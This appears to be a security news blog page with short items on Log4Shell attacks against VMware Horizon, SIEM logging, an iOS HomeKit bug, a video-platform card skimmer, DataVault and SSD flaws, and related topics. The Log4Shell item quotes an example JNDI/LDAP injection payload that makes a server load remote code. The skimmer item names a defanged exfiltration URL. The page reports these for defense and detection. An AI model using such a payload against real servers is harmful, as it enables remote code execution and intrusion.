InfoSec Compliance & AI Governance For over 20 years, DISC InfoSec has been a trusted voice for cybersecurity professionals—sharing practical insights, compliance strategies, and AI governance guidance to help you stay informed, connected, and secure in a rapidly evolving landscape.
The security team at the UK National Health Service (NHS) announced to have spotted threat actors exploiting the Log4Shell vulnerability to hack VMWare Horizon servers and install web shells.
“An unknown threat group has been observed targeting VMware Horizon servers running versions affected by Log4Shell vulnerabilities in order to establish persistence within affected networks.” reads the security advisory published by NHS.

“The attack likely consists of a reconnaissance phase, where the attacker uses theJava Naming and Directory InterfaceTM (JNDI) via Log4Shell payloads to call back to malicious infrastructure. Once a weakness has been identified, the attack then uses the Lightweight Directory Access Protocol (LDAP) to retrieve and execute a malicious Java class file that injects a web shell into the VM Blast Secure Gateway service.”
Once installed a web shell, threat actors can use it to carry out a broad range of malicious activities, such as deploying data exfiltration or deployment of ransomware.
In mid-December, experts reported that the Conti ransomware gang was the first professional group that leveraged Log4Shell exploit to compromise VMware vCenter Server installs. The ransomware group used the exploit to target internal devices that are not protected.
The CVE-2021-44228 flaw made the headlines in December, after Chinese security researcher p0rz9 publicly disclosed a Proof-of-concept exploit for the critical remote code execution zero-day vulnerability (aka Log4Shell) that affects the Apache Log4j Java-based logging library.
According to the NHS, threat actors are looking for unpatched VMWare Horizon servers to exploit the Log4Shell vulnerability.
The attackers employed a Log4Shell payload similar to ${jndi:ldap://example.com}, then launches a PowerShell command, spawned from ws_TomcatService.exe.
When the attackers find a vulnerable server, they use the Lightweight Directory Access Protocol (LDAP) to retrieve and execute a malicious Java class file that injects a web shell into the VM Blast Secure Gateway service.
NHS recommends organizations to look for the following indicators of exploitation:
Evidence of ws_TomcatService.exe spawning abnormal processes
Any powershell.exe processes containing ‘VMBlastSG’ in the commandline
File modifications to ‘…\VMware\VMware View\Server\appblastgateway\lib\absg-worker.js’ – This file is generally overwritten during upgrades, and not modified
Affected organizations should review the VMware Horizon section of the VMware security advisory (VMSA-2021-0028) and apply security updates or mitigations as soon as possible.
let’s go a bit deeper and discuss some best practices regarding centralized logging and what other log files you can put in your security incident and event management (SIEM) server. Before I do, picture this scenario:It’s 11:00 p.m. Saturday night over the Labor Day weekend. Your helpdesk reported that the network is slow in New York City. That is very odd—no one is working Saturday in New York, Chicago, Los Angeles or in any of your offices.What is going on?
You haven’t yet implemented centralized logging or a SIEM tool, so you call the operations team (Ops) and alert them that something is going on in New York. You wait for them to get back to you. Thirty minutes pass; then you get a text back:Ops: Yes, there is a problem in New York. It is in the big video conference room on the 45th floor. Someone or something is flooding the network with traffic. The entire network in New York is crawling at a snail’s pace.Maybe a criminal is launching a ransomware attack.Maybe there is a denial-of-service (DOS) attack.Maybe the customer you hosted on Friday afternoon put a Raspberry Pi on the network in the conference room and has attacked the network.
What is going on?!
For you or your team to be able to answer this question quickly, you need to know what is happening on your network. You need centralized logging.
As you read this post, you might be thinking, “I can’t afford this, John!” and you’re probably right. Information security probably doesn’t have the budget for centralized logging just for the sake of information security. But once you have the logs in a central location, they can be used for other business purposes besides infosec.
OK, that makes more sense. How do you get started?
First, you want to follow best practices; namely, plan ahead and think it through. Planning and thinking through this kind of project will pay off on several fronts, not just for information security.
Here are some of the things to consider when you say to yourself, “I want centralized logging to improve my information security program.”
Step One: Make a plan and have a strategy for this project
Do not buy the first SIEM tool you find. Think about what data you want to collect. As part of this planning process you’ll ask questions of your network team and others including:
How big are the daily logs from the web servers, SQL, Oracle DBs, etc.?
What is our network traffic load like (Gigabytes of network logs? Terabytes of network logs)?
How many devices do we want (or need) to monitor (servers, switches, firewalls, wireless APs)?
From what other systems do we want to collect logs (antivirus, home-grown applications, VoIP traffic, printer logs, your Kubernetes farm, etc.)?
What kind of shop are you running? All Microsoft? All Linux? A hybrid?
Besides security monitoring, why are you logging all this information? Application troubleshooting? Customer support? Continuous improvement?
Step Two: Standardize
Before you purchase anything, make sure the structure of the logs you are collecting is consistent or can be made consistent in the tool.
You won’t be able to ingest logs from multiple data sources unless there is a consistent log format. Your network infrastructure devices will have a format—most likely syslog format—and your firewall(s) will likely have a similar format and then things can get proprietary (ugly, in other words). Remember, you are not just dumping data into a SQL server and then magically extracting useful information and meaningful insight into your network.
Step Three: Keep all your network devices synchronized
This might seem obvious, but to be clear, you need to make sure the logs are all synced to the same time. All network devices and computer systems have a clock, so you will get the date and time for the events that you are logging. You want to use network time protocol (NTP) to sync all the systems to the same time source or you’ll have problems. Time is relative, sure, but for the purposes of logging events in a SIEM tool for troubleshooting, you need the clocks on your devices set to the same time and time zone.
If you have a switch (or two) that thinks it’s 1990 but you know it’s 2022, you are going to have a real tough time figuring out what happened Saturday night. It is easy for network devices and servers to get out of sync; you need them to be synchronized so that you know what happened at exactly what time.
Step Four: Ensure that each data source has unique identifiers
If you are searching through log data looking to see what happened Saturday night at 11:00 p.m. Eastern Daylight Time, make sure you know which switch is in the server room and which switch is in the big video conference room on the 45th floor. Here is an example of a switch log record; note the various fields and values that you want to be able to search and index.
Switch log record example.
You can see that this single log record has lots of information, but what switch did it come from? You need to be able to answer that question or all your time and effort will be wasted.
Step Five: Keep your production logs and centralized logs separate
This is, again, probably obvious; but to be clear: Your SIEM tool does not replace your SQL logs (or Oracle logs or other production logs). When you need to roll back transactions in SQL or Oracle, etc., you are going to use those production logs. The value of the SIEM tool is to gather insights about your network and servers and other devices. We are mainly focused on security insights (telemetry, correlation, etc.), but the same advice applies to troubleshooting a cranky application, investigating dropped VoIP calls or providing customer support.
“Hooray! Now I’m done!”
You’re not done yet.
“Wait—I’m not?”
Well, you’re more than halfway done. You’ve done the heavy lifting of getting your log data organized and centralized so that you can identify problems on your network when they happen. That is great! Now you get to use this new tool to get insight into what is happening on your network.
Flashback to the Labor Day incident and you can start to see how this tool can help you figure out what is happening.It’s 11:00 p.m. Saturday night over the Labor Day weekend. Your helpdesk reported that the network is slow in New York City. That is very odd—no one is working Saturday in New York, Chicago, Los Angeles or in any of your offices.What is going on?
You tell the helpdesk to put in a ticket to network operations about the slow network in New York. The Ops team opens up the SIEM tool and does a query. Sure enough, the switch in the conference room is blasting out a ton of bad packets. When they look a bit closer, they see the offender is an IoT device that has gone bad and is flooding the network with bad packets.
No other alerts have been triggered.
The firewall is not showing unusual activity out of New York or anywhere else.
The database servers are humming along fine in the server room.
The only problem is that one switch in the conference room.
It’s not ransomware; you’re not under attack.
You don’t have to call the CEO or the CFO about a possible ransomware attack.
The Ops team shuts off the port on the switch, traffic returns to normal and the event is logged in the ticketing system. A ticket has been opened for a support person in New York to replace the bad IoT device first thing Tuesday morning.
Mystery solved, crisis averted—and you can chalk up that win to using the SIEM tool to identify the offending switch. That is #Winning.
Guide to Computer Security Log Management : Recommendations of the National Institute of Standards and Technology
A security research called Trevor Spiniolas has just published information about a bug he claims has existed in Apple’s iOS operating system since at least version 14.7.
The bug affects the Home app, Apple’s home automation software that lets you control home devices – webcams, doorbells, thermostats, light bulbs, and so on – that support Apple’s HomeKit ecosystem.
Spiniolas has dubbed the bug doorLock, giving it both a logo and a dedicated web page, claiming that although he disclosed it to Apple back in August 2021, the company’s attempts to patch it so far have been incomplete, and his specified deadline of 01 January 2022 for “going live” with details of the flaw has now passed:
I believe this bug is being handled inappropriately as it poses a serious risk to users and many months have passed without a comprehensive fix. The public should be aware of this vulnerability and how to prevent it from being exploited, rather than being kept in the dark.
You’ll have to make your own mind up about whether this bug truly “poses a serious risk”, but in this article we’ll tell you how to deal with the issue anyway.
The good news is that the bug doesn’t let attackers spy on your phone (or your HomeKit devices), steal data such as passwords or personal messages, install malware, rack up fraudulent online charges, or mess with your network.
Also, there are some easy ways to avoid getting bitten by this bug in the first place while you wait for Apple to come up with a complete fix.
The bad news is that if an attacker does trick you into triggering the bug, you could end up with a phone that’s so unresponsive that you have to do a firmware reset to get back into the device.
And, as you probably already knew – or, if you didn’t, you know now! – using Device Recovery or DFU (a direct firmware update, where you completely reinitialise the firmware of a recalcitrant iDevice over a USB cable) automatically wipes out all your personal data first.
Which devices are affected?
Spiniolas doesn’t say, but we’re assuming that this same bug is present in iPadOS, which has shipped separately from iOS since version 13, though always with a matching version number.
We also don’t know how far back this bug goes: as mentioned above, Spiniolas says “from iOS 14.7”, which we’re guessing is the earliest version he’s been able to test.
Apple doesn’t allow iPhones and iPads to be downgraded, as a way of preventing would-be jailbreakers from reverting to known-buggy iOS versions in order to reintroduce exploitable security holes on purpose.
Why CIOs Should Report to CISOs – If the CISO is responsible for the security of the organization, then that same person also should be responsible for both security and IT infrastructure.
CISO Desk Reference Guide: A Practical Guide for CISOs
Fortunately, there is an alternative way for procuring security expertise: by retaining the services of managed security service providers (MSSPs) and managed detection and response (MDR) providers.
MSSPs usually assist organizations’ IT departments in managing the IT infrastructure and keeping it secure by managing security equipment/systems, monitoring security logs, supervising patch management, and similar preventative security measures. MDR providers concentrate on monitoring network traffic and data, providing threat hunting/detection services and responding to discovered threats – capabilities that are difficult for most SMBs to cultivate in-house due to resource limitations.
For example, when the existence of the Log4Shell vulnerability and a PoC for it was revealed, Milton Security, a California-based MDR provider, has been inundated with concerns and requests from customers, prospects, and the public asking to help make sense of the situation, provide credible and timely updates, and monitor networks for any suspicious activity that might be related to Log4j exploitation.
But they have also been getting a lot of requests for their application security testing, penetration testing, incident response, and even their vCISO service.
Winning the perpetual fight against crime by building a modern Security Operations Center (SOC)
A team of academics (Duy-Phuc Pham, Damien Marion, Matthieu Mastio and Annelie Heuser) from the Research Institute of Computer Science and Random Systems (IRISA) have devised a new approach that analyzes electromagnetic field emanations from the Internet of Things (IoT) devices to detect highly evasive malware.
The team of experts presented their technique at the Annual Computer Security Applications Conference (ACSAC) that took place in December.
The Internet of Things (IoT) devices are privileged targets of threat actors due to the lack of security requirements and the numerous customized firmware and hardware that make it difficult to propose a standardized approach to cyber security.
The researchers proposed a novel approach of using side channel information to identify malware targeting IoT systems. The technique could allow analysts to determine malware type and identity, even when the malicious code is heavily obfuscated to prevent static or symbolic binary analysis.
“In this paper, we concentrate on the ElectroMagnetic (EM) field of an embedded device as a source for malware analysis, which offers several advantages. In fact, EM emanation that is measured from the device is practically undetectable by the malware. Therefore, malware evasion techniques cannot be straightforwardly applied unlike for dynamic software monitoring.” reads a research paper published by the experts. “Also, since a malware does not have control on outside hardware-level events (e.g. on EM emanation, heat dissipation), a protection system relying on hardware features cannot be taken down, even if the malware owns the maximum privilege on the machine. Therefore, with EM emanation it becomes possible to detect stealthy malware (e.g. kernel-level rootkits), which are able to prevent software-based analysis methods.”
Experts pointed out that the approach does not require modifications on the target devices.

“We monitor the Raspberry Pi under the execution of benign and malicious dataset using a low to mid-range measurement setup. It consists of an oscilloscope with 1GHz bandwidth (Picoscope 6407) connected to a H-Field Probe (Langer RF-R 0.3-3), where the EM signal is amplified using a Langer PA-303 +30dB.” continues the paper. “To capture long-time execution of malware in the wild, the signals were sampled at 2MHz sampling rate.”
The team analyzed power side-channel signals using Convolution Neural Networks (CNN) to detect malicious activities on IoT devices.
The collected data is very noisy for this reason the researchers needed a preprocessing step to isolate relevant informative signals. This relevant data was used to train neural network models and machine learning algorithms to classify malware types, binaries, obfuscation methods, and detect the use of packers.
The academics collected 3 000 traces each for 30 malware binaries and 10 000 traces for benign activity. They recorded 100,000 measurement traces from an IoT device that was infected by various strains of malware and realistic benign activity.
The test conducted by the researchers demonstrated that they were able to predict three generic malware types (and one benign class) with an accuracy of 99.82%.
“We have demonstrated in this paper that by using simple neural network models, it is possible to gain considerable information about the state of a monitored device, by observing solely its EM emanations. We were indeed able to not only detect, but also determine the type of real-world malware infecting a Raspberry Pi running a full Linux OS, with an accuracy of 99.89% on a test dataset including 20 000 traces from 30 different malware samples (and five different benign activities).” concludes the paper.” We demonstrated that software obfuscation techniques do not hinder our classification approach, even if the obfuscation technique was not known to the analyst before.”
Feature Hierarchy Mining for Malware Classification
2021 was a difficult year many of us, and with the hope that COVID-19 will dissipate in the spring, this is a new year more than any other where we want to look forwards, not backwards.
But before we turn our attention to 2022, we must first round out 2021 with our final monthly review of data breaches and cyber attacks. December saw 74 publicly disclosed security incidents, which accounted for 219,310,808 breached records.
You can find the full list of incidents below, with those affecting UK-based organisations listed in bold.
Additionally, we’ll also soon be publishing our latest quarterly review of security incidents, in which you can discover the latest trends and take a look back at the year as a whole.
Threat actors used an unnamed cloud video platform to install an e-skimmer on more than 100 real estate websites belonging to the same parent company.
In e-skimming attacks, attackers inject malicious JavaScript code into e-stores to financial data while visitors are purchasing products. Researchers from Palo Alto Networks documented a supply chain attack in which the attackers abused a cloud video platform to inject an e-skimmer hidden into video.
Every website importing the video from the platform was compromised due to the presence of the e-skimmer.
“With Palo Alto Networks proactive monitoring and detection services, we detected over 100 real estate sites that were compromised by the same skimmer attack.” reads the analysis published by Palo Alto Networks.“After analysis of the sites we identified, we found that all the compromised sites belong to one parent company. All these compromised sites are importing the same video (accompanied by malicious scripts) from a cloud video platform.”
The security firm helped the cloud video platform and the real estate firm in removing the e-skimmer.
The researchers have discovered that the cloud video platform allows users to create their players that could be customized by adding JavaScript code. The JavaScript customizations could be included in a file that is uploaded to the platform.
“In this specific instance, the user uploaded a script that could be modified upstream to include malicious content.We infer that the attacker altered the static script at its hosted location by attaching skimmer code. Upon the next player update, the video platform re-ingested the compromised file and served it along with the impacted player.” continues the analysis.
The attackers were able to modify the static script at its hosted location by attaching e-skimmer code. By updating the player update, the video platform provided the compromised file and served it along with the customized player.
The software skimmer is highly polymorphic and elusive, experts pointed out that it is continuously updated by the authors.
The e-skimmer allows attackers to gather sensitive and financial information, including names, emails, phone numbers, and credit cards data.
Stolen data were uploaded to the server https://cdn-imgcloud[.]com/img.
The researchers shared Indicators of Compromise (IoCs) for these attacks.
“The skimmer itself is highly polymorphic, elusive and continuously evolving. When combined with cloud distribution platforms, the impact of a skimmer of this type could be very large,” Palo Alto Networks concludes.
RFID Blocking Sleeves, Set With Color Coding. Identity Theft Prevention RFID Credit Card Holders by Boxiki Travel (Set of 12 Credit Card Protectors + 3 Passport Holders)
To get the assets needed for CISOs to properly do their jobs, business leaders need to invest time, attention, and money in cybersecurity. Here are helpful ways that CISOs can discuss cybersecurity with their C-suite and board members.
Work your way to the table
As a newer role within organizations, CISOs may not yet be understood by leadership teams or have a seat at the executive table. Some CISOs may also be managed by other IT leaders such as a CIO and CTO, making it difficult to build trust among the rest of the C-suite and board. Even if you have a good relationship with your supervisors, some of the messaging might change as it goes through the chain of command.
It’s frustrating to not have a seat at the table, but there are other ways to be heard.
One way is to start building relationships with other members of leadership. You can try meeting one-on-one with business shareholders to share ideas, enjoy informal conversations or identify an ally.
In my own companies, I encourage these types of meetings. When team members want to run ideas by me, I’m happy to listen — regardless of their titles. If they bring in some good thoughts, I usually think them over and may follow up if the employees present compelling ideas. Building this trust may lead to me bringing these ideas to the board or even inviting the employees to present themselves.
Of course, it’s ideal to always have a seat at the table, but if that’s not possible, work your way up. Anyone can make an impact, but you must put yourself out there and build trust with your leadership.
Focus your message
When you get a chance to speak with executives, you typically don’t have much time to discuss details. And frankly, that’s not what executives are looking for, anyway. It’s important to phrase cybersecurity conversations in a way that resonates with the leaders.
Messaging starts with understanding the C-suite and boards’ priorities. Usually, they are interested in big picture initiatives, so explain why cyber investment is critical to the success of these initiatives. For example, if the CEO wants to increase total revenue by 5% in the next year, explain how they can prevent major unnecessary losses from a cyber attack with an investment in cybersecurity.
Once you know the executive team and board’s goals, look to specific members, and identify a potential ally. Has one team recently had a workplace security breach? Does one leader have a difficult time getting his or her team to understand the makings of a phishing scheme? These interests and experiences can help guide the explanation of the security solution.
Lose the tech jargon
If you’re a CISO, you’re well-versed in cybersecurity, but remember that not everyone is as involved in the subject as you are, and business leaders probably will not understand technical jargon. Conversations leading with highly technical terms are unlikely to kindle and keep a C-suite or board member’s attention.
CISOs are the translators that explain cybersecurity needs to leadership in a way they understand — through real-life examples and business metrics outlining risk. If you speak their language, executive leaders will be more willing to consider a proposal.
There’s more to being a CISO than keeping track of evolving risks and staying up to date on technological advancements. You are also an advocate for cybersecurity initiatives that protect the company, convincing executives to invest in cybersecurity. Working up to the board room might not be easy, but with clear and relevant messaging, you can be a champion for a strong cybersecurity strategy.
Information Security Governance: Framework and Toolset for CISOs and Decision Makers
At the end of the year, gaming giant SEGA Europe inadvertently left users’ personal information publicly accessible on Amazon Web Services (AWS) S3 bucket, cybersecurity firm VPN Overview reported.
The unsecured S3 bucket contained multiple sets of AWS keys that could have allowed threat actors to access many of SEGA Europe’s cloud services along withMailChimp and Steam keys that allowed access to those services. in SEGA’s name.
“Researchers found compromised SNS notification queues and were able to run scripts and upload files on domains owned by SEGA Europe. Several popular SEGA websites and CDNs were affected.” reads the report published by VPN Overview.
The unsecured S3 bucket could potentially also grant access to user data, including information on hundreds of thousands of users of the Football Manager forums at community.sigames.com.
Below is the list of bugs in SEGA Europe’s Amazon cloud reported by the company:
FINDING
SEVERITY
Steam developer key
Moderate
RSA keys
Serious
PII and hashed passwords
Serious
MailChimp API key
Critical
Amazon Web Services credentials
Critical
Set up a virtual lab and pentest major AWS services, including EC2, S3, Lambda, and CloudFormation
The simplest, fastest, and most affordable way to comply with privacy legislation like the EU’s GDPR (General Data Protection Regulation), the CPRA (California Privacy Rights Act), New York’s SHIELD Act, and others. With Privacy as a Service, you can:
* Achieve scaled privacy compliance quickly * Remain one step ahead of legislative developments with affordable advice and support * Reduce privacy risks with one simple subscription service * Enjoy peace of mind with your own dedicated data privacy manager
North Korea-linked threat actors are behind some of the largest cyberattacks against cryptocurrency exchanges.
North Korea-linked APT groups are suspected to be behind some of the largest cyberattacks against cryptocurrency exchanges. According to South Korean media outlet Chosun, North Korean threat actors have stolen around $1.7 billion (2 trillion won) worth of cryptocurrency from multiple exchanges during the past five years.
According to local media, US federal prosecutors believe that North Korea’s government considers cryptocurrency a long-term investment and it is amassing crypto funds through illegal activities.
In a classified report cited by Chosun, the US National Intelligence Service (DNI) found that North Korea was financing its ‘priority policies’, such as nuclear and missile development, through cybercrime. Government experts noticed that nation-state actors are not immediately cashing out all the stolen crypto to create a crypto fund reserve.
“Citing the U.S. Cybersecurity and Infrastructure Security Agency (CISA), the media reported that all banks in the world are being targeted by North Korea’s cyberattacks. It also reported that North Korea is committing cybercriminals such as stealing defense secrets from major powers, using ransomware to steal funds, hijacking cryptocurrencies, and “laundering” criminal proceeds into cryptocurrencies.” reads a post published by Chosun.
“Then, citing the results of investigations by the United States and the UN Security Council, it was estimated that the Kim Jong-un regime’s fraudulent profits from cyber crimes have already reached $2.3 billion (about 2.7 trillion won).”
The report states that North Korea-linked attacks employed the AppleJeus malware to steal cryptocurrency. According to Bloomberg, multiple versions of Apple Zeus have been used in attacks against entities in 30 countries since 2018, and according to a UN and US investigation, between 2019 and November 2020, North Korean hackers stole $316.4 million in cryptocurrency through this program. 380 billion.
According to Chosun, North Korea’s dependence on cybercrime will increase due to international sanctions that limit the amount of money that North Korea can earn from coal exports to $400 million (about 480 billion won) per year.
The Infinite Machine: How an Army of Crypto-hackers Is Building the Next Internet with Ethereum
Researcher Sylvain Pelissier has discovered that the DataVault encryption software made by ENC Security and used by multiple vendors is affected by a couple of key derivation function issues. An attacker can exploit the flaws to obtain user passwords.
This week Pelissier detailed the vulnerabilities at the Chaos Computer Club’s Remote Chaos Experience (rC3) virtual conference.
DataVault is an advanced encryption software to protect user data, it provides comprehensive military grade data protection and security features to multiple systems.
Multiple vendors, including WD, Sony and Lexar use the DataVault software.
Pelissier discovered the issues through the reverse engineering of the software.
“It turned out that the key derivation function was PBKDF2 using 1000 iteration of MD5 to derive the encryption key. The salt used to derive the keys is constant and hardcoded in all the solutions and all the vendors. This makes it easier for an attacker to guess the user password of a vault using time/memory tradeoff attack techniques such as rainbow tables and to re-use the tables to retrieve passwords for all users using the software. The implementation itself was incorrect and even with a randomly generated unique salt, it would be effortless to recover the password of a user. Other flaws of the key derivation function will be discussed and compared with nowadays good practices.” reads the presentation of the speech published on the rc3 website.
“The data encryption method was also found to be malleable, allowing malicious modifications of files in a vault without any detection. No data integrity mechanism was set up.”
The vulnerabilities have been tracked as CVE-2021-36750 and CVE-2021-36751.
“DataVault and its derivatives were using a one-way cryptographic hash with a predictable salt making it vulnerable to dictionary attacks by a malicious user. The software also made use of a password hash with insufficient computational effort that would allow an attacker to brute force user passwords leading to unauthorized access to user data.” reads the security advisory published by ENC. “Both the key derivation function issues described above have been resolved in the updated version DataVault 7.2.”
Researchers devised a series of attacks against SSDs that could allow to implant malware in a location that is not monitored by security solutions.
Korean researchers devised a series of attacks against solid-state drives (SSDs) that could allow to implant malware in specific memory locations bypassing security solutions.
The attacks work against drives with flex capacity features and allow to implant a malicious code in a hidden area of SSDs called over-provisioning. This memory location is used for performance optimization on NAND flash-based storage systems.
“The Micron Flex Capacity feature is designed to unleash the true capabilities of storage media by giving IT administrators the ability to tune their SSDs to meet specific workload characteristics such as performance, capacity and endurance.”
The operating system and any applications running on it have no visibility on the over-provisioning, this means that security software is not able to inspect their content looking for a malicious code.
Many storage devices can vary the size of the OP area in real-time to optimize performance. A larger size of the OP area can ensure better performance. The OP area can be set for example by a maximum of 50%. An invalidation data region is created by varying the OP area that can be changed by the user or by the firmware manager. However, a threat actor can reduce the size of the OP area using the firmware manager generating an invalid data area. This attack could lead to an information-disclosing attack.
“Assuming that the hacker can access the management table of the storage device, the hacker can access this invalid data area without any restrictions.” reads the research paper. “Without the need for special forensic equipment, as a computer user, a hacker can access these invalid data areas of the NAND flash memory. Depending on sensitive information is stored in the invalid data area, computer users can feel more or less alarmed by this”
A Firewall is the controller of incoming and outgoing traffic between your computer and internet network.
Who should use a Firewall, and for what?
Those wanting to prevent unauthorized remote access.
Those looking to block immoral content (such as adult sites).
Online gamers – at a high risk for getting hacked in online games.
Business owners and those working from home – at a high risk for getting hacked.
Anyone not wanting to risk their data and privacy.
Why is a Firewall important?
A Firewall is important for several reasons:
Promotes privacy A Firewall blocks or alerts the user about all unauthorized inbound or outbound connection attempts. It allows the user to control which programs can access the local network and internet.
Stops viruses and spyware
Prevents hacking A Firewall blocks and prevents hacking attempts and attacks.
Monitors network traffic and applications It regulates all incoming and outgoing internet users as well as applications that are listening for incoming connections. Moreover, it tracks recent events and intrusion attempts to see who has tried to access your computer.
What’s the difference between a personal and business-grade Firewall?
• A personal Firewall usually only protects the computer on which it is installed, whereas a business-grade Firewall is normally installed on a designated interface between two or more networks (allowing for a greater number of computers to be protected). • Personal Firewalls allows a security policy to be defined for individual computers, while a business-grade Firewall controls the policy between the networks that it connects. • Personal Firewalls are useful in protecting computers that are moved through different networks (as the protection is per computer vs. the network). It can be used at public hotspots, allowing the user to decide the level of trust and the option to reconfigure the settings to limit traffic to and from the computer. • Unlike business-grade Firewalls, many personal firewalls have the ability to control network traffic for programs on the secured computer. For instance, when an application needs to establish outbound connection, the personal Firewall will scan it for safety, block it if it’s blacklisted, or ask for permission to blacklist it if not known. • Personal Firewalls may also help block intruders by allowing the software to block connectivity where it suspects an intrusion is being attempted.
















![NIST Cybersecurity Framework: A pocket guide by [Alan Calder]](https://m.media-amazon.com/images/I/31zbdJvBpPL.jpg)